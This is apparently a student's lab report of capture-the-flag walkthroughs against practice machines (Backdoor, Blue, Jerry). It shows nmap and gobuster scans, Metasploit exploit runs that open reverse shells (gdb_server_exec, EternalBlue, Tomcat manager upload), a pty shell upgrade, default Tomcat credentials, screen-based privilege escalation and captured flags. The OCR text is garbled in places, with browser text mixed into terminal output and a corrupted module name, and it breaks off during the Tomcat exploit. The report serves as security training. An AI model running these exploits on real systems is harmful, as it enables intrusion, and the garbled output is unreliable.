

Lior Sivan - Final Lab Report




These are the machines I worked on

- 10.10.11.125 (Backdoor) - muli/gdb/gdb_server_exec
- 10.10.10.40 (Blue) – CVE-2017-0143
- 10.10.10.95 (Jerry) – multi/http/tomcat_mgr_upload
- 10.10.10.58 (Node) - Name of initial exploit
- 10.10.11.143 (Paper) – CVE -2021-3560
- 10.10.10.68 (Bashed) - ssh
- 10.10.10.7 (Beep) – Elastix 2.2.0
- 10.10.10.3 (Lame) – multi/samba/usermap_script
- 10.10.10.56 (Shocker) - CVE-2014-6271
- 10.10.10.79 (Valentine) - heartbleed - CVE-2014-0160

Backdoor

I started scanning to figure out what I was dealing with



```
File Actions Edit View Help
root@lior:/home/lior/Downloads ~ root@lior:~ root@lior:~ root@lior:~
└# nmap -sC -sV 10.10.11.125
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-16 13:59 EDT
Nmap scan report for 10.10.11.125
Host is up (0.10s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
|   256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
|_  256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
| http-generator: WordPress 5.8.1
| http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Backdoor &#8211; Real-Life
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.19 seconds

└#
```

I searched for possible paths ,As everyone
with 301 status sees

```
[root@lior] ~
# gobuster dir -u http://10.10.11.125/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.11.125/
[+] Method:       GET
[+] Threads:      10
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
=====
2022/04/16 14:05:49 Starting gobuster in directory enumeration mode
=====
/wp-content      (Status: 301) [Size: 317] [--> http://10.10.11.125/wp-content/]
/wp-includes      (Status: 301) [Size: 318] [--> http://10.10.11.125/wp-includes/]
/wp-admin        (Status: 301) [Size: 315] [--> http://10.10.11.125/wp-admin/]
Progress: 23737 / 220561 (10.76%) 2021-09-30 00:41 17K
block-patterns.php 2021-07-02 18:38 2.6K
block-patterns/ 2021-11-10 14:18
```

After a massive Google search And a wide search inside the machine I found "gdb" I found an exploit that fits that might suit me, I set the data as it should be and ran it

```
msf6 exploit(multi/gdb/gdb_server_exec) > set RHOSTS 10.10.11.125
RHOSTS => 10.10.11.125
msf6 exploit(multi/gdb/gdb_server_exec) > set RPORT 1337
RPORT => 1337
msf6 exploit(multi/gdb/gdb_server_exec) > set LHOST 10.10.14.2
LHOST => 10.10.14.2
msf6 exploit(multi/gdb/gdb_server_exec) > show target
[-] Invalid parameter "target", use "show -h" for more information
msf6 exploit(multi/gdb/gdb_server_exec) > show targets
Exploit targets:
  Id  Name
  --  ---
  0  x86 (32-bit)
  1  x86_64 (64-bit)
```

```
[.-] Handler failed to bind to 10.10.14.2:4444: - - 
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 10.10.11.125:1337 - Performing handshake with gdbserver...
[*] 10.10.11.125:1337 - Stepping program to find PC...
[*] 10.10.11.125:1337 - Writing payload at 00007ffff7fd0103...
[*] 10.10.11.125:1337 - Executing the payload... [still not able to restore your session. Select trouble restoring your last browsing session. Select issue. View previous tabs, remove the checkmark from the tabs you don't over, and then restore.]
[*] Exploit completed, but no session was created. Try again.
msf6 exploit(multi/gdb/gdb_server_exec) > set lhost 10.10.14.4
[*] msf6 exploit(multi/gdb/gdb_server_exec) > run
[*] Started reverse TCP handler on 10.10.14.4:4444
[*] 10.10.11.125:1337 - Performing handshake with gdbserver...
[*] 10.10.11.125:1337 - Stepping program to find PC...
[*] 10.10.11.125:1337 - Writing payload at 00007ffff7fd0103...
[*] 10.10.11.125:1337 - Executing the payload... [Start New Session] [Restore Session]
[*] Sending stage (38 bytes) to 10.10.11.125
[*] Command shell session 1 opened (10.10.14.4:4444 -> 10.10.11.125:56278) at 2022-04-17 15:46:
```

I was able to get a connection To the machine as you can see

```
[*] Started reverse TCP handler on 10.10.14.4:4444
[*] 10.10.11.125:1337 - Performing handshake with gdbserver...
[*] 10.10.11.125:1337 - Stepping program to find PC...
[*] 10.10.11.125:1337 - Writing payload at 00007ffff7fd0103...
[*] 10.10.11.125:1337 - Executing the payload... [Start New Session] [Restore Session]
[*] Sending stage (38 bytes) to 10.10.11.125
[*] Command shell session 1 opened (10.10.14.4:4444 -> 10.10.11.125:56278) at 2022-04-17 15:46:

whoami
user
█
```

shell command and start working

```
shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[*] Found python3 at /usr/bin/python3
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /usr/bin/bash
python3 shell
python3 shell
python3: can't open file 'shell': [Errno 2] No such file or directory
user@Backdoor:/home/user$
```


I did this command to make it more convenient for me to write commands inside the shell

```
user@Backdoor:/home/user$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
user@Backdoor:/home/user$ dir
dir
user.txt
user@Backdoor:/home/user$ cat user.txt
cat user.txt
e6a080bb50b15a9c16429fc440ca3348
user@Backdoor:/home/user$
```

Of course I was able to get to the user's flagship file, Now I need to be ROOT.

ps -ef command

I saw a "screen" running as root. I researched and saw that I could turn it on



The screenshot shows a terminal window with multiple tabs open. The active tab displays the help documentation for the 'screen' command. The output is as follows:

```
root@lior: ~ x root@lior: /home/lior/Downloads x root@lior: ~ x root@lior: ~ x
-h lines      Set the size of the scrollback history buffer.
-i            Interrupt output sooner when flow control is on.
-l            Login mode on (update /var/run/utmp), -ln = off.
-ls [match]   or
-list        Do nothing, just list our SockDir [on possible matches].
-L            Turn on output logging.
-Logfile file Set logfile name.
-m            ignore $STY variable, do create a new screen session.
-o            Choose optimal output rather than exact vt100 emulation.
-p window    Preselect the named window if it exists.
-q            Quiet startup. Exits with non-zero return code if unsuccessful.
-Q            Commands will send the response to the stdout of the querying process.
-r [session] Reattach to a detached screen process.
-R            Reattach if possible, otherwise start a new session.
-s shell     Shell to execute rather than $SHELL.
-S sockname  Name this session <pid>.sockname instead of <pid>.<tty>.<host>.
-t title     Set title. (window's name).
-T term      Use term as $TERM for windows, rather than "screen".
-U            Tell screen to use UTF-8 encoding.
-v            Print "Screen version 4.08.00 (GNU) 05-Feb-20".
-wipe [match] Do nothing, just clean up SockDir [on possible matches].
-x            Attach to a not detached screen. (Multi display mode).
-X            Execute <cmd> as a screen command in the specified session.

user@Backdoor:/usr/bin$ screen -x
screen -x
Please set a terminal type.
user@Backdoor:/usr/bin$ s
```

A tooltip 'Screenshot taken' is visible in the top right corner of the terminal window.



Sun 17 Apr, 23:32 | 🔍 | 🔔 | 🔍 | 🔒 | 🔍

File Actions Edit View Help

root@lior: ~ x root@lior: /home/lior/Downloads x root@lior: ~ x root@lior: ~ x

root@Backdoor:~# [redacted]

before starting screen.

But this is a property of the terminal (i.e. the SSH client),
and not of the slug.

9 Replies
4681 Views
Permalink to this page

Sun 17 Apr, 23:32 | 🔍 | 🔔 | 🔍 | 🔒 | 🔍

File Actions Edit View Help

Screen - Please set a terminal type - Mozilla Firefox

root@lior: ~ x root@lior: /home/lior/Downloads x root@lior: ~ x root@lior: ~ x

root@Backdoor:~# whoami

whoami

root

before starting screen.

root@Backdoor:~# [redacted]

But this is a property of the terminal (i.e. the SSH client),
and not of the slug.

9 Replies
4681 Views
Permalink to this page

That's it ... I became root

Blue

I started scanning using NMAP and found a particularly interesting port that includes an operating system windows 7

Then after much searching on the internet I found a way to look for a suitable script to help me keep hacking the machine



```
root@lior: ~
File Actions Edit View Help
vpn x ping x root@lior: /home/lior/Downloads x root@lior: ~ x
(root@lior) [~]
# sudo nmap -sv -p 445 --script smb-vuln-ms17-010 10.10.10.40
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-01 14:19 EST
Nmap scan report for 10.10.10.40
Host is up (0.11s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms17-010:
  |_VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
    State: VULNERABLE
    IDs: CVE:2017-0143
    Risk factor: HIGH
    A critical remote code execution vulnerability exists in Microsoft SMBv1
    servers (ms17-010).
  This service has been flagged as vulnerable. For more information about how to use the smb-vuln-ms17-010 NSE script, For list of all NSE
  Disclosure date: 2017-03-14
  References:
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
    https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
    https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
  Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
  Nmap done: 1 IP address (1 host up) scanned in 8.59 seconds

```

The screenshot shows a terminal window on a Linux desktop. The terminal is running as root ('root@lior: ~') and displays the output of a 'nmap' command. The command is 'sudo nmap -sv -p 445 --script smb-vuln-ms17-010 10.10.10.40'. The output shows a single open port 445/tcp for Microsoft-DNS services on the target IP 10.10.10.40. A host script result for 'smb-vuln-ms17-010' is shown, indicating a 'VULNERABLE' state due to a critical remote code execution vulnerability in Microsoft SMBv1 servers. The script also provides links to the CVE-2017-0143 entry on MITRE's site and Microsoft's security bulletin. The terminal window has tabs for 'vpn', 'ping', and 'root@lior: /home/lior/Downloads'. The desktop environment includes icons for file, folder, and system applications, and a taskbar with a Firefox icon.

Through METASPLOIT I defined all the relevant data and continued on my way

I was able to get a session


The screenshot shows a terminal window titled 'root@lior:~' running on a Linux desktop environment. The terminal has several tabs open, including 'vpn', 'ping', 'root@lior:/home/lior/Downloads', and 'root@lior:~'. The current session is in the 'root@lior:~' tab. The user is using msf6 exploit against a target at 10.10.10.40 (Windows 7 Pro). The exploit is set up with RHOSTS and LHOST both set to 10.10.14.16. The user runs the exploit and receives a message indicating the target is vulnerable. The exploit process continues, showing various stages of connection establishment and payload delivery.

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set LHOST 10.10.14.16
LHOST => 10.10.14.16
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > run
[*] Started reverse TCP handler on 10.10.14.16:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[+] 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable.
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[*] 10.10.10.40:445 - Connection established for exploitation.
[*] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
```

This screenshot shows a second terminal window with a similar layout. It also displays a Metasploit session on a Linux system. The user is using msf6 exploit against a target at 10.10.10.40 (Windows 7 Pro). The exploit is set up with RHOSTS and LHOST both set to 10.10.14.16. The user runs the exploit and receives a message indicating the target is vulnerable. The exploit process continues, showing various stages of connection establishment and payload delivery.

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > run
[*] Started reverse TCP handler on 10.10.14.16:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[+] 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable.
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[*] 10.10.10.40:445 - Connection established for exploitation.
[*] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
```

Through a simple command I was able to very quickly figure out what I was dealing with and continued working



The terminal window shows the following exploit output:

```
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[*] 10.10.10.40:445 - Sending SMBv2 buffers
[*] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[*] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.16:4444 → 10.10.10.40:49158) at 2022-03-01 14:40:18 -0500
[*] 10.10.10.40:445 - =====-
[*] 10.10.10.40:445 - -----WIN-----
[*] 10.10.10.40:445 - -----
```

The browser window shows a progress bar for a file download labeled "Exploit stage" from "10.10.10.40".

After doing a long check I was able to get to the flag folder and get root permissions

The screenshot shows a terminal window with several tabs open. The tabs include 'vpn', 'ping', 'root@lior: /home/lior/Downloads', 'root@lior: ~', and 'root@lior: ~'. The terminal content shows a file listing from the Downloads directory:

Mode	Size	Type	Last modified	Name
40555/r-xr-xr-x	0	dir	2017-07-21 02:56:23 -0400	Saved Games
40555/r-xr-xr-x	0	dir	2017-07-21 02:56:36 -0400	Searches
40777/rwxrwxrwx	0	dir	2017-07-21 02:56:24 -0400	SendTo
40777/rwxrwxrwx	0	dir	2017-07-21 02:56:24 -0400	Start Menu
40777/rwxrwxrwx	0	dir	2017-07-21 02:56:24 -0400	Templates
40555/r-xr-xr-x	0	dir	2017-07-21 02:56:23 -0400	Videos
100666/rw-rw-rw-	262144	fil	2017-07-21 02:56:24 -0400	ntuser.dat.LOG1
100666/rw-rw-rw-	0	fil	2017-07-21 02:56:24 -0400	ntuser.dat.LOG2
100666/rw-rw-rw-	20	fil	2017-07-21 02:56:24 -0400	ntuser.ini

Below the file listing, the terminal shows a 'meterpreter' session:

```
meterpreter > cd Desktop
meterpreter > dir
Listing: C:\Users\Administrator\Desktop
```

Then, the user lists files in the Desktop directory:

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	282	fil	2017-07-21 02:56:36 -0400	desktop.ini
100444/r--r--r--	34	fil	2017-07-21 02:56:49 -0400	root.txt

Finally, the user reads the contents of the 'root.txt' file:

```
meterpreter > cat root.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat root.txt
2f56d677bfe63d089b3b735f45ad24af
meterpreter >
```

Jerry

I started with a standard nmap scan to get started

```
# Nmap 7.91 scan initiated Tue Mar 29 14:17:18 2022 as: nmap -sC -sV -oN jerry.txt 10.10.10.95
Nmap scan report for 10.10.10.95
Host is up (0.11s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Mar 29 14:17:41 2022 -- 1 IP address (1 host up) scanned in 22.55 seconds
```

I went into the browser and entered the IP with the port 8080

The screenshot shows a Firefox browser window with the URL `10.10.10.95:8080/manager/status`. The page title is "Server Status". The content includes:

- Manager** section with links: List Applications, HTML Manager Help, Manager Help, Complete Server Status.
- Server Information** table:

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/7.0.88	1.8.0_171-b11	Oracle Corporation	Windows Server 2012 R2	6.3	amd64	JERRY	10.10.10.95
- OS** section: Physical memory: 4095.48 MB, Available memory: 3453.89 MB, Total page file: 4799.48 MB, Free page file: 4128.84 MB, Memory load: 15, Process kernel time: 0.625 s, Process user time: 5.281 s.
- JVM** section: Free memory: 98.65 MB, Total memory: 123.75 MB, Max memory: 247.50 MB.

In searching for possible paths I found some interesting addresses

403 Access Denied

You are not authorized to view this page.

If you have already configured the Host Manager application to allow access and you have used your browser's back button, used a saved bookmark or similar then you may have triggered the cross-site request forgery (CSRF) protection that has been enabled for the HTML interface of the Host Manager application. You will need to reset this protection by returning to the main Host Manager page. Once you return to this page, you will be able to continue using the Host Manager application's HTML interface normally. If you continue to see this access denied message, check that you have the necessary permissions to access this application.

If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `admin-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="admin-gui"/>
<user username="tomcat" password="s3cret" roles="admin-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the host manager application were changed from the single `admin` role to the following two roles. You will need to assign the role(s) required for the functionality you wish to access.

- `admin-gui` - allows access to the HTML GUI
- `admin-script` - allows access to the text interface

The HTML interface is protected against CSRF but the text interface is not. To maintain the CSRF protection:

- Users with the `admin-gui` role should not be granted the `admin-script` role.
- If the text interface is accessed through a browser (e.g. for testing since this interface is intended for tools not humans) then the browser must be closed afterwards to terminate the session.

I was able to connect to the site through the username and password I found. I progressed

Tomcat Web Application Manager

Message: OK - Reloaded application at context path /

Manager

List Applications		HTML Manager Help		Manager Help		Server Status		
Applications								
Path	Version	Display Name	Running	Sessions	Commands			
/	None specified	Welcome to Tomcat	true	0	Start	Stop	Reload	Undeploy
					Expire sessions	with idle ≥	30	minutes
/docs	None specified	Tomcat Documentation	true	0	Start	Stop	Reload	Undeploy
					Expire sessions	with idle ≥	30	minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start	Stop	Reload	Undeploy
					Expire sessions	with idle ≥	30	minutes

14:06 FNG dsl 20% winwv

searched for an exploit related to Tomcat \ 7.0.88



```
Data Loss Prevention 5.5 Directory Traversal
 26 post/windows/gather/enum_tomcat
other Apache [+] Enumeration

Interact with a module by name or index. For example info 26, use 26 or use post/windows/gather/enum_tomcat

msf6 > search tomcat_mgr

Matching Modules
=====
# Name                               Disclosure Date Rank Load: 15 Check Description
-----  -----  -----  -----
0 exploit/multi/http/tomcat_mgr_deploy 2009-11-09   excellent Yes Apache Tomcat Manager Application Deployer A
authenticated Code Execution
Free1 exploit/multi/http/tomcat_mgr_upload 2009-11-09   excellent Yes Apache Tomcat Manager Authenticated Upload C
ode Execution
2 auxiliary/scanner/http/tomcat_mgr_login  Type      Initial No Total Maximum Used
Memory Pool    Heap memory          34.12 MB 34.12 MB 60.31 MB 7.45 MB (10%)
  Survivor Space   Heap memory        4.25 MB 4.25 MB  8.50 MB 4.25 MB (50%)
  Survivor Space   Heap memory        4.25 MB 4.25 MB  8.50 MB 4.25 MB (50%)
```

I entered the relevant data including the password and username. And I continued

```
HttpPassword s3cret      no      The password for the specified username
HttpUsername tomcat       no      The username to authenticate as
Proxies          no      A proxy chain of format type:host:port[,type:host:port][...]
You RHOSTS used to view 10.10.10.95 yes     The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'.
If you have already configured the Manager application to allow access and you have used your browser's back button, used a saved book-mark or similar then you may have triggered the cross-site request forgery (CSRF) protection that has REPORT ed for the HTTP 8080 of the Manager application. If you see this access denied message, change the target port (TCP) the main Manager page. Once you return to this page, you will be able to continue using the Manager application's interface normally. If you still see this access denied message, change the target port (TCP) the main Manager page.
If you TARGETURI is any: /manager please examine config to Negotiate SSL/TLS for outgoing connections
For VHOST add the manager-gui role to a user named no      The URI path of the manager app (/html/upload and /undeploy will be used)
HTTP server virtual host

Role roles=manager-gui />
HTTP server virtual host roles=manager-gui />
Payload options (java/meterpreter/reverse_tcp):
Note: the roles you choose determines the roles required to use the Manager application were changed from the single manager role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

Name Current Setting Required Description
-----  -----  -----  -----
LHOST 10.10.14.3  yes      The listen address (an interface may be specified)
LPORT 4444  acted against CSRF!  yes      The listen port in the CSRF protection.

* Users with the manager-gui role should not be granted either the manager-script or manager-jmx roles.
* If the text or any interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

Exploit target:
See the Manager App HOW-TO.

Id Name
-- -----
0 Java Universal
```

I was able to get a connection

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
[*] We have already configured the Manager application to allow access and you have used your browser's back button, used a saved bookmark or similar then you may have triggered the cross-site request forgery (CSRF) protection that
[*] Started reverse TCP handler on 10.10.14.3:4444
[*] Retrieving session ID and CSRF token...
